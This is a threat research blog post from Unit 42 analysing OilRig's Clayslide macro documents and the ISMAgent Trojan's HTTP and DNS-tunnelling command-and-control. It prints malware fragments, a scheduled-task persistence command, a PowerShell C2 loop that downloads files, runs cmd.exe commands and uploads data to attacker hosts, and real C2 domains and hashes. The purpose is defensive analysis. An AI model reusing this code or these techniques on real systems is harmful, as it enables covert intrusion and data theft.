
OilRig Uses ISMDoor Variant; Possibly Linked to Greenbug Threat Group

By Robert Falcone and Bryan Lee
July 27, 2017 at 5:00 AM
Category: Unit 42
Tags: Clayslide, Helminth, OilRig, OilRig attacks



Unit 42 has discovered activity involving threat actors responsible for the OilRig campaign with a potential link to a threat group known as GreenBug. Symantec first reported on this group back in January 2017, detailing their operations and using a custom information stealing Trojan called ISMDoor.

In July 2017, we observed an attack on a Middle Eastern technology organization that was also targeted by the OilRig campaign in August 2016. Initial inspection of this attack suggested this was again the OilRig campaign using their existing toolset, but further examination revealed not only new variants of the delivery document we named Clayslide, but also a different payload embedded inside it. In the past, we had primarily associated the OilRig campaign with using the Clayslide documents to deliver as a payload a Trojan we named Helminth; in this instance, the payload was instead a variant of the ISMDoor Trojan with significant modifications which we are now tracking as ISMAgent.

The Attack

On July 16, 2017, actors associated with the OilRig campaign sent emails to five different individuals within the targeted organization. All of the emails sent had the same subject, attachment filename, and attached Excel file (SHA256: 3eb14b705179590f0476d3d3cbd71665e7c1935ecac3df7b876edc9bd7641b6).

We identified the Excel file attached to the delivery email as a variant of the Clayslide delivery documents used by the OilRig campaign. A closer look revealed that although it was similar to previous Clayslide documents, it was also quite different in several aspects. Like the previous samples, it displays a worksheet titled "Incompatible" containing a banner that shows a fake compatibility warning message (Figure 1). The message is an attempt to trick the user into clicking the "Enable Content" button, which would run a malicious macro embedded within the Excel file




Figure 1 Incompatible message attempting to trick the victim into enabling macros

The macro within the delivery document will unhide and display a new worksheet that contains a fake invoice for Citrix products, as seen in Figure 2. This fake invoice acts as a decoy document to minimize the user's suspicions that any malicious activity occurred.




Figure 2 Decoy document opened to minimize suspicions of compromise

While the macro displays the decoy invoice spreadsheet, it silently runs malicious code in the background to install its payload. The malicious code starts by concatenating several base64 encoded strings into a single variable. As you can see in the following code snippet, the variable name "Paltofp1" suggests that the author of this code may want our attention:


```
Paltofp1 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAFug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v"
Paltofp1 = Paltofp1 + "ZGUuDQ0KJAAAAAAAAAAtSGDjaSkIsGkpCLBpKQiw3bX5sGUpCLDdtfuw5ykIsN2i+rBwKQiw94nP"
Paltofp1 = Paltofp1 + "sGgpCLCMcAuxeikIsIxwObFLKQiwjHAMsXgpCLBgUZuweCkIsGkpCAHKQim3ABsWgpCLCbcPew"
Paltofp1 = Paltofp1 + "aCkIsJtwCrFoKQiwUmljaGkpCLAAAAAAAAAAAFBFAABMAQUAEphZWQAAAAAAAAAAAAACAQsBDgAA"
[..snipped..]
```


The macro then writes the concatenated base64 encoded data to the file %PUBLIC%\Libraries\B642.txt. It then reads in the "B642.txt" file and decodes the data, which it will save to the file %PUBLIC%\Libraries\servicereset.exe (SHA256: 52366b9ab2eb1d77ca6719a40f4779eb302dca97a832bd447abf10512dc51ed9). The servicereset.exe file is the payload of this attack, which is a variant of ISMDoor that we track as ISMAgent.

The script then creates a file named %PUBLIC%\Libraries\OfficeServicesStatus.vbs which contains a VBScript that will execute the "servicereset.exe" file using the command line. Lastly, as a persistence mechanism, a scheduled task named "OfficeServicesStatus" will be created, set to run every three minutes, as seen in Figure 3.




Figure 3 Scheduled task created by the macro within the delivery document

An Iterative Task

While hunting for other samples similar to the one observed in the attack against the technology organization, we discovered yet another variant of Clayslide (SHA256: 5ac939a5426db8614165bd8b6a02d3e8d9f167379c6ed28025bf3b37f1aea902). This sample was dated June 2017, a month older than the newest version containing ISMAgent. Based upon timestamping and similarities with both the original Clayslide documents as well as the newest ISMAgent loaded ones, we believe this June 2016 sample to be an iterative version of Clayslide.

The June 2017 sample of Clayslide contained the same OfficeServicesStatus.vbs file found in the ISMAgent Clayslide document, but instead of having the payload embedded in the macro as segregated base64 strings that would be concatenated, this variant obtained its payload from multiple cells within the "Incompatible" worksheet. This technique was observed in previous Clayslide documents to access the script variant of the Helminth Trojan in earlier OilRig attacks.

Also, the June 2017 sample contained artifacts observed in previous Clayslide documents as documented in a blog post we published in April. Specifically, we found this comment:

```
source code from https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html
```

along with the following common function names within the macro code:

```
Private Sub Workbook_Open()
    Call fireeye_Init
    Call fireeye_ShowHideSheets
End Sub
```

Although structurally the document was more similar to the originally discovered Clayslide documents, this June 2017 sample was designed to load ISMAgent instead of Helminth. We do not have targeting details for this sample, although the decoy document contained a similar theme to the newest Clayslide document, displaying vendor related information (Figure 4).




Figure 4 Decoy document

A table displaying the differences in each variant of Clayslide is below:

	Original Clayslide	June Clayslide	Newest Clayslide
Helminth	X		
ISMAgent		X	X
OfficeServicesStatus		X	X
Base64 in multiple cells	X	X	
Source code comment	X	X	

Table 1 Comparison of Clayslide versions

The payload (SHA256: 52366b9ab2eb1d77ca6719a40f4779eb302dca97a832bd447abf10512dc51ed9) delivered in the June 2016 attack is a variant of the recent ISMDoor versions that use DNS tunneling for its C2 communications. On May 1, 2017, Arbor Networks published research on ISMDoor using DNS tunneling to communicate with its C2 server, which is nearly identical to the DNS tunneling the payload of this attack carries out. Due to considerable differences and evidence of potentially different authors between the previous ISMDoor samples and this newly discovered variant, we are tracking this new variant as ISMAgent.

On-demand Configuration

The ISMAgent tool comes with a default configuration that specifies the C2 domain and the number of minutes between further attempts to execute the tool. However, an actor can use command line arguments to create a new ISMAgent sample that is configured with a specified C2 domain and a specified number of minutes to automatically execute the Trojan. The following command line arguments are supported:

Argument	Description
-c	Configures a second domain to use for C2 communications
-m	Configures the number of minutes that a scheduled task should execute the payload

Table 2 Command line options available in ISMAgent for configuration

If the Trojan is executed with these arguments, the Trojan will read its own file data in, and search for two strings of characters within the data that it will overwrite with the configured settings. The Trojan searches for a string of "^" characters that it will overwrite with the C2 domain provided via the "-c" argument, and it searches for the string "%%%%" that it will replace with the number of minutes provided via the "-m" argument. The "%%%%" string exists within the following larger string, that the Trojan uses as a command to execute in order to create a scheduled task named "TimeUpdate" to execute the payload after the specified number of minutes passes:

```
cmd /c schtasks /query /tn TimeUpdate &gt; NUL 2&gt;&amp;1 || schtasks /create /sc minute /mo %%%% /tn TimeUpdate /tr \"\\\"
```

Command and Control

The Trojan is able to use two mechanisms to communicate with its C2 server: HTTP requests and DNS tunneling. The DNS tunneling protocol found in this payload is remarkably similar to recent ISMDoor samples, as documented in Arbor Networks' research. Similar message handling is found in both ISMAgent and ISMDoor, in addition to the existence of strings in both samples, such the hardcoded IPv6 values. The similarities may allow for backward compatibility between ISMAgent and ISMDoor C2 infrastructure. In the payloads themselves, a number of differences exist, enough that in essence they appear to be different tools.

Regardless of the communications method used, the Trojan will parse the received data from the C2 server for a GUID field that the Trojan will use as a unique identifier, as well as commands the Trojan should run on the compromised system:

```
[GUID provided by C2]#command#[URL to download file to system]#[command to execute via cmd.exe]#[path to filename to upload t
```

HTTP C2 Communications

ISMAgent prioritizes HTTP as its mechanism to communicate with the C2 server, but if it is unable to reach the C2 server it will switch to the DNS tunneling mechanism. To carry out its HTTP C2 communications, the Trojan prepends "www." to the configured C2 domain and issues a DNS query to resolve this domain. The Trojan will use the resolved IP address as the host in the HTTP beacon request.

For instance, the sample used in this attack was configured to use ntpupdateserver[.]com for its C2 server. The HTTP C2 process would attempt to resolve the domain "www.ntpupdateserver[.]com", which resolved to 142.54.179[.]90, so the Trojan would use the string "http:/w" as the basis of the C2 URL. The initial beacon sent from the Trojan to the C2 server using a URL structured in the following way:

```
http://[IP of C2 domain]/action2/[base64 encoded hostname\username]
```

The C2 server will respond to this request with a command string using the previously mentioned format. During the attack on the technology organization, we observed the C2 server issuing the following command:

```
2983b983-0acd-42db-9d86-0b096af5f369#command##systeminfo &amp;&amp; ipconfig /all &amp;&amp; net user &amp;&amp; net user /do
```

If the C2 server provides a command to execute on the system, the Trojan executes it using cmd.exe and writes the output to %TEMP%\runlog[random number].tmp. The Trojan will read this runlog file and send it to the C2 server via an HTTP POST request to a URL structured as follows:

```
http://[IP of C2 domain]/response/[base64 encoded hostname\username]/[GUID provided by C2]
```

The HTTP POST request contains an anomalous boundary value of "myboundary" and hardcoded filename value of "a.a", as seen below, which may be used to generate detection signatures for this behavior:

```
POST /response/[redacted]/2983b983-0acd-42db-9d86-0b096af5f369 HTTP/1.1
Host: 142.54.179.90
Content-Type: multipart/form-data; boundary=myboundary
User-Agent: Firefox
Content-Length: 3868
Cache-Control: no-cache

--myboundary
Content-Type: application/octet-stream;charset=UTF-8
Content-Disposition: form-data; name="file"; filename="a.a"


[output of command prompt]
```

While we did not observe the C2 server attempting to run additional commands via ISMAgent, we were able to analyze the Trojan itself to determine the functionality of its available commands. If the command string contains a URL to download a file to the system, the Trojan will simply use the URLDownloadToFileA function to download and save the file to the target system in the %TEMP% folder. If the C2 server provides a path to a file it wishes to upload from the system, the Trojan will open the file, read its contents, and then upload its contents via an HTTP POST to the following URL:

```
http://[IP of C2 domain]/upload/[base64 encoded hostname\username]/[GUID provided by C2]
```

DNS Tunneling for C2

ISMAgent uses its DNS tunneling technique for C2 as a backup to its HTTP capability. This mechanism supports the same command message structure and even handles the commands in the same manner. The Trojan sends data to the C2 server via DNS queries by encoding data and using the encoded string as a subdomain of an actor owned domain. The C2 server can send data to the Trojan by resolving the DNS queries to IPv6 addresses that the Trojan treats as hexadecimal data.

To carry out its DNS C2 communications, the Trojan will issue DNS queries to the C2 domain to obtain the AAAA records associated with the domain. The Trojan starts this process by creating a unique GUID and appending it to the string "n.n.c." to create a subdomain to query in the following format:

```
n.n.c.[session value based on GUID].[c2 domain]
 (ex: n.n.c.303E5CF0A861479B80E2.ntpupdateserver.com)
```

To respond to this beacon, the C2 domain's name server will respond to this query with a hardcoded IPv6 value of a67d:0db8:a2a1:7334:7654:4325:0370:2aa3. This value acts as an acknowledgement of the beacon. The Trojan will then base64 encode the HTTP C2 URL it was using and will send this data to the C2 by constructing and issuing the following DNS query:

```
[base64 encoded data].[iterating sequence number].d.[session value based on GUID].[c2 domain]
 (ex: aHR0cDovLzE0M.0.d.303E5CF0A861479B80E2.ntpupdateserver.com)
```

The Trojan splits up the base64 encoded data across several DNS queries, which we believe the C2 domain's name server pieces together using the supplied sequence numbers. The name server will respond to each of these DNS queries with another hardcoded IPv6 value of a67d:0db8:85a3:4325:7654:8a2a:0370:7334 to notify the Trojan that it has received the data. After all of the data is successfully sent via DNS requests, the Trojan will send a final DNS query that has the following structure to notify the C2 server that it has completed its data transfer:

```
n.[iterating sequence number].f.[session value based on GUID].[c2 domain]
 (ex: n.8.f.303E5CF0A861479B80E2.ntpupdateserver.com)
```

After notifying the C2 server that the data transfer has completed, the Trojan may issue additional DNS queries to notify it is ready to receive data back from the C2 server using the following domain name structure:

```
www.[iterating sequence number].r.[session value based on GUID].[c2 domain]
```

The DNS server will then respond to these DNS queries with additional IPv6 addresses that the Trojan will treat as hexadecimal data as described by Arbor Networks.

Infrastructure

The ISMAgent payload embedded inside the newest variant of Clayslide used the C2 domain ntpupdateserver[.]com. The primary second-level domain has no IP resolution, instead relying on www.ntpupdateserver[.]com for resolution then two specific subdomains of ns1.ntupdateserver[.]com and ns2.ntpupdateserver[.]com as the actual DNS C2 handler. The ISMAgent payload embedded inside the June version used a completely different C2 domain at Microsoft-publisher[.]com, but used the exact same domain name structure. Lastly, we were able to identify a third sample of ISMAgent leveraging another unique C2 domain, adobeproduct[.]com.

```
Ntpupdateserver[.]com
Microsoft-publisher[.]com
Adobeproduct[.]com
```




Figure 5 Primary C2 domains for ISMAgent

Pivoting from the WHOIS registrant email address of paul.mcalister[at]mail.com revealed four additional highly suspect domains:

```
fireeyeupdate[.]com
chrome-dns[.]com
tatavpnservices[.]com
miedafire[.]com
```

Pivoting on the WHOIS phone number we found two additional domains. These are registered with the same Registrar, have the same WHOIS address, but the registrant name "bolips Angelio" and email address bolips[at]outlook.com.

```
cache-service[.]net
level3-resolvers[.]net
```

Thematically, these domains follow the pattern of ISMAgent and OilRig C2 domain names, abusing typo-squatting techniques in attempts to appear as legitimate domains. Each of these additional domains had the same structure as the three ISMAgent C2 domains, with no IP resolution on the primary second-level domain containing the www, ns1, and ns2 subdomains. Based off the same registrant email address and domain name structure, it is highly probable these other domains are also part of the ISMAgent infrastructure as C2 servers.

Lastly, we identified another ISMAgent sample using the C2 domain of adobeproduct[.]com, which again fits thematically and was also found to have the www, ns1, and ns2 subdomains attached to it.

These findings are diagrammed below:




Figure 6 ISMAgent C2 Infrastructure

ISMAgent vs. ISMDoor

On the surface, the ISMAgent payload appears similar to the ISMDoor payload, sharing functionality such as a specific DNS tunneling protocol. However, closer analysis shows there are enough differences between the two payloads that justifies tracking ISMAgent as its own tool with its own name.

First, all known ISMDoor payloads using DNS tunneling were created for 64-bit architectures, while all known ISMAgent are x86 only. The most recent ISMDoor payloads using DNS tunneling have abandoned HTTP as a C2 communications method compared to earlier ISMDoor samples, whereas ISMAgent uses HTTP as the primary method and DNS tunneling as a secondary method to communicate with its C2 server.

Also, while the DNS tunneling protocol is the same, the messages within the transmitted encoded data differs dramatically. After the initial "n.n.c." beacon, ISMAgent sends the HTTP C2 URL as the data via the DNS tunneling protocol to send a beacon to its C2. During our analysis, we observed the sample used in this attack sending the following data immediately after the initial beacon:

```
http://142.54.179[.]90/action2/T0tPODczODAyNTg1NTk4XDVoNkdkTjY5YTR0S0g%3d||
```

Comparatively, ISMDoor sends a much more involved series of messages to the C2 server in order to get a command. The following is a sequence of messages sent from the ISMDoor Trojan to its C2 server via the DNS tunneling protocol, the last message ("M:GAC?") resulting in a command for the Trojan to run:

```
1.  M:CC?
2.  M:ME?appId=-1&amp;message=Executed Successfully
3.  M:AV?appId=-1&amp;uniqueId=00000000-0000-0000-0000-000000000000
4.  M:AV?appId=[appId provided by C2]&amp;uniqueId=[GUID provided by C2]
5.  M:GAC?appId=[appId provided by C2]
```

Lastly, the commands available within ISMAgent and ISMDoor are very different. As mentioned previously, ISMAgent has a far more limited, but flexible command set, allowing an adversary to upload and download files, in addition to command execution via command prompt. The most recent version of ISMDoor (v 10.0.192 SHA256: aa52dcaf6df43c6aa872fe0f73725f61e082d32c33fc976741d4eca17679533d) on the other hand, has a more comprehensive yet more rigid command set:

```
ChangeAliveSeconds
ChangeAddress
SI
GetConfig
RunNewVersion
restart
remove
FastAlive
ExecuteKL
GetVersion
PauseUpload
ResumeUpload
PauseDownload
ResumeDownload
PWS
ImmediateResetRam
```

From Helminth to ISMAgent

During our data collection process, we discovered a Clayslide delivery document (SHA256: ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530) from September 2016 containing a payload that appeared to be the Helminth script variant as found in other Clayslide documents, but upon further examination was wholly different. The macro within this Clayslide documents obtains a PowerShell script from a cell in the "Incompatible" worksheet, much like previous samples. The macro then saves a VBScript to %PUBLIC%\Libraries\LicenseCheck.vbs to run this PowerShell script every 3 minutes.

Like the Helminth script variants, this PowerShell script is a malicious payload that uses both HTTP requests and DNS tunneling to interact with its C2 server. However, the HTTP requests and the protocol employed to perform DNS tunneling differs dramatically from Helminth scripts installed by all other known Clayslide samples. The HTTP requests and DNS tunneling protocol found in this PowerShell script are instead identical to ISMAgent.

The C2 domain used for this script was mslicensecheck[.]com, which had previously been reported by LogRhythm in their OilRig whitepaper. Interestingly, it was the only domain associated with OilRig that did not have an IP resolution at its second-level, much like the ISMAgent samples.

The "doIt" function within the PowerShell script, seen in Figure 7, is responsible for initiating the C2 communications, as well as parsing the data provided by the C2 server to run the appropriate commands. This function uses the strings "/action2/", "/response/" and "/upload/" within the C2 URLs when using HTTP to communicate with the C2 server. This behavior and these strings were also observed in the ISMAgent C2 behavior. The "doIt" function also shows that the C2 server will respond with data structured the same way as ISMAgent, using "#" as a delimiter and various offsets such as offset 0 used in subsequent requests with the C2, offset 2 specifying a URL to download a file from, offset 3 specifying a command to execute using command-prompt, and offset 4 specifying a path to a file to upload to the C2 server.

```
function doIt(){
 try{
  while($true){
   $res = get($ha+"/action2/"+$id)
   $p = $res.split('#')
   if ($p.Length -lt 5) { break }
   $res = $tmp+$p[0]
   $u = $ha+"/response/"+$id+"/"+$p[0]
   if ($p[2] -ne '') {
    $name= $p[2].SubString($p[2].LastIndexOf("/")+1)
    download $p[2] ($tmp+$name)
    [IO.File]::WriteAllText($res,"done", [System.Text.Encoding]::Unicode)
   }
   if($p[3] -ne ''){
    $p[3] | cmd.exe &gt;&gt; $res
   }
   if($p[4] -ne ''){
    upload $u.Replace("/response/","/upload/") $p[4]
   }
   upload $u $res
   [IO.File]::Delete($res)
  }
 } catch {}
}
```

Figure 7 The 'doIt' function within the PowerShell script handles C2 interaction and functionality

The commonalities between this PowerShell script and ISMAgent do not stop there. The HTTP requests to the C2 server use the exact same URL structure. For instance, the payload generates a URL using the following line of code, which results in a base64 encoded string that contains [hostname/username]:

```
$id=[Convert]::ToBase64String($Enc.GetBytes([System.Net.Dns]::GetHostEntry([string]"localhost").HostName+"/"+$env:username)).
```

Also, as seen in the code above, the PowerShell script makes sure the base64 encoded data used is safe to use in an HTTP URL, by replacing the characters "=", "/" and "+" characters with hexadecimal equivalent. The ISMAgent payloads also performed the exact same replacement, as seen in the portion of code in Figure 8.




Figure 8 Code within ISMAgent payload that overlaps character replacement HTTP communications functionality within PowerShell script

The DNS tunneling protocol within the PowerShell script is the same as the ISMAgent payload, which can be visualized by the following beacon sent from the PowerShell script:

```
n.n.c.55957d2f069c43c9a401e5d446b92b9e.mslicensecheck.com
```

To facilitate the DNS tunneling functionality, the PowerShell script replaces the "=", "/" and "+" characters within the base64 data sent to the C2 server within the subdomains of DNS queries. However, DNS queries cannot include the "%" character, so it uses the following line of code to replace them with "-", "-s-" and "-p-" instead:

```
$b64=[Convert]::ToBase64String($dt).Replace('=','-').Replace("/","-s-").Replace("+","-p-")
```

This functionality is again replicated within the ISMAgent payload for its DNS tunneling functionality, as shown in Figure 9.




Figure 9 Code within ISMAgent payload that overlaps character replacement within DNS tunneling functionality within PowerShell script

Conclusion

The OilRig campaign has repeatedly demonstrated a willingness and desire to be iterative in their toolset, while maintaining some level of similarities over time. In this scenario, we were able to directly observe this type of behavior, while also implement a tool thought to be previously unrelated to OilRig. With the inclusion of ISMAgent within the OilRig toolset, we are beginning to see stronger relationships between the various documented groups operating in the Middle East. This region has proven to be a hot bed of espionage motivated activity over the last couple of years, and there appear to be no signs of this changing. As our research continues, our goal will be to generate even better understandings of the true extent of the various operations in this region and the relationships between them.

Palo Alto Networks customers are protected and may learn more via the following:

- Samples are classified as malicious by WildFire and Traps prevents their execution
- Domains and IPs have been classified as malicious and IPS signatures generated
- AutoFocus users may learn more via the ISMAgent and Clayslide tags

Indicators of Compromise

Clayslide delivering ISMAgent

3eb14b705179590f0476d3d3cbd71665e7c1935ecac3df7b876edc9bd7641b6
5ac939a5426db8614165bd8b6a02d3e8d9f167379c6ed28025bf3b37f1aea902

ISMAgent payloads

bbfc05177e5e29b3c8c4ef0148969d07e6239140da5bff57473c32409e76c070
52366b9ab2eb1d77ca6719a40f4779eb302dca97a832bd447abf10512dc51ed9
af4d8604d0cd09b8dc01dbafc33c6d240d356ad366f9917192a2725e0121a0d

ISMAgent C2

Adobeproduct[.]com
ntpupdateserver[.]com
microsoft-publisher[.]com

Related infrastructure

Miedafire[.]com
tatavpnservices[.]com
chrome-dns[.]com
fireeyeupdate[.]com
cache-service[.]net
level3-resolvers[.]net
Mslicensecheck[.]com